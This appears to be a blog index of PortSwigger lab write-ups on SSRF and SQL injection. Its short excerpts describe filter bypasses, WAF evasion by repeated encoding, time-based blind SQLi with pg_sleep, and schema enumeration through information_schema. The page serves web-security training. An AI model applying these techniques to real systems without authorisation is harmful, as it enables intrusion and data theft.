A popular platform for learning cybersecurity skills. Check out my profile here.
Posts for: #Training
PortSwigger
Arguably the meat of this blog. A popular platform for learning about web vulnerabilities. These writeups are sorted by categories.
SSRF
Blind SSRF with Shellshock exploitation | Expert
Lab involving Shellshock exploitation, quite interesting
SSRF with filter bypass via open redirection vulnerability | Practitioner

This lab has a stock check feature which interestingly fetches data from an internal system, here is an example of an intercepted stock check request:
Let’s try inserting something arbitrary into the stockApi param to see whether it still honors our request or not:
 Looks like the filter is a lot more rigorous this time, in fact if it doesn’t start with
 /product, the server will block our request. Seems like they only allow the stock checker to access the local application only, so maybe we can look elsewhere for an open redirection vulnerability.
SSRF with blacklist-based input filter | Expert
Very specific Expert lab using embed credentials, might worth reviewing
SSRF with blacklist-based input filter | Practitioner

This lab has a stock check feature which fetches data from an internal system, below is how the intercepted request looks like:

The lab hints that there is an admin interface at http://localhost/admin, and that there are two anti-SSRF defenses in place which we must bypass. And indeed there is a filter in use, straight up requesting for localhost/admin will result in the request being blocked. This is also the case for only http://localhost:
SQL Injection
- SQLi cheat sheet: https://portswigger.net/web-security/sql-injection/cheat-sheet
- Remember to URL-encode everything
- Comment out whatever residue at the end
- Join the injected query with semicolon, or
UNION SELECT
SQL injection with filter bypass via XML encoding | Practitioner
This lab contains a SQLi vulnerability in the stock check feature, in which the results from the query are returned in the application’s response. So we can probably use UNION attacks to retrieve data from other tables:

Let’s try inserting a UNION SELECT to see what’s up, just for fun:

Looks like there is a WAF in place that filters out possible injection attempts, which is kinda bad. But is it bulletproof? Can it detect an injected query that is encoded once? Twice? Thrice? For this lab, I will be using the Hackvertor extension which is a Swiss knife for everything data, decoding, encryption, encoding, the whole shabang.
Blind SQL injection with out-of-band data exfiltration | Practitioner
Kinda important to review
Blind SQL injection with time delays and information retrieval | Practitioner

Similar to this lab, an SQLi vulnerability exists within trackingId. But the results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error.
But the problem statement does mention that it’s possible to trigger time delays (duh), we are going to do just that. Let’s start by finding out which database type we are dealing with first, and after some trials and errors we should be able to determine that this is a PostgreSQL database - evident by the pg_sleep() syntax:
Visible error-based SQL injection | Practitioner

Similar to this lab, an SQLi vulnerability exists within trackingId. But this time, the server returns “helpful” error messages in its response. Take a look at the response when I tried to inject ' AND 1=1 (ending single quote deliberately excluded):

The server literally hands out the entire server-side query being executed. Since we know there is an users table, we can just perform a SELECT query for the administrator user right? Turns out there’s actually a character limit, and if our injected query gets too long then it will be truncated:
Blind SQL injection with conditional errors | Practitioner
Also quite painful lab, careful with Oracle syntax
Blind SQL injection with conditional responses | Practitioner
Painfully long lab, Python bruteforce script included
SQL injection attack, listing the database contents on non-Oracle databases | Practitioner
Unlike previous labs where we are given the table names and its columns names already, this time we have to find them ourselves. Thankfully, every database contains what are called schemas - metadata about every other database. On non-Oracle databases, it’s usually information_schema.tables.
